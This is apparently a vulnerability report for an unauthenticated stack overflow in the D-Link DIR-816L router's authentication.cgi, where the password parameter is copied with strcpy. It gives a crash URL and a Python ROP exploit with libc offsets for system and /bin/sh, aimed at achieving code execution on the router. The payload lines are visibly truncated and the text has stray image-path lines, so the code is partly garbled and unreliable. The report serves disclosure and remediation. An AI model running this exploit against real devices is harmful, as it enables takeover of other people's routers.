DIR-816L stack overflow(authentication.cgi)

D-Link DIR-816L Unauthorized Stack Overflow

Vender: D-Link

Firmware version: DIR816L_REVB_FW_2_06_b09_beta

Reporter: Lexpl0it、ch0wn、zqweu23@m.susan.edu.cn、Fireees

Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-816L

Detailed description


Inside the `authenticationcgi_main` function, `password` is an externally controllable input. Using strcpy to copy `password` on line 86 poses a risk of stack overflow.


```
77
78  v3 = getenv("REQUEST_METHOD");
79  dword_430CC0 = sobj_new(v6, v5, v4);
80  parse_uri(sub_40ECB4, "id");
81  string = (const char *)sobj_get_string(dword_430CC0);
82  strcpy(dest, string);
83  dword_430CC0 = sobj_new(v10, v9, v8);
84  parse_uri(sub_40ECB4, "password");
85  v11 = (const char *)sobj_get_string(dword_430CC0);
86  strcpy(src, v11);
```


POC

```bash
http://192.168.0.1/authentication.cgi?id=11111&password=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Version:







Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.

POC that can execute arbitrary code

```python
import requests
from pwn import *
import subprocess
import os

first_scandir_add_stack = 0x00012984 #0x7f783984
binsh = 0x0005C018
system = 0x00052510
libc_base = 0x77f6c000
mov_s1_a0_move_s5_t9_jalr_t9 = 0x0001A6DC
s0 = libc_base + system
s1 = libc_base + binsh
s2 = 0x7fffffff
s3 = 0x7fffffff
s4 = 0x7fffffff
s5 = libc_base + system
s6 = 0x7fffffff
s7 = 0x7fffffff
ra = libc_base + mov_s1_a0_move_s5_t9_jalr_t9
jump_scandir = libc_base + first_scandir_add_stack
add_stack_run = libc_base + 0x00017D68


payload =
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaap
p32(jump_scandir, endian='big') + b'aaaabaaacaaadaaaeaaafaaagaa
url = "http://192.168.0.1/authentication.cgi"
params = {
    "id": "11111",
    "password": payload
}


try:
    response = requests.get(url, params=params)

    if response.status_code == 200:
        print("OK! ")
        print("message:", response.text)
```

```
38      else:
39          print(f"Failed: {response.status_code}")
40          print("message:", response.text)
41
42  except requests.exceptions.RequestException as e:
43      print(f"error message: {e}")
44
```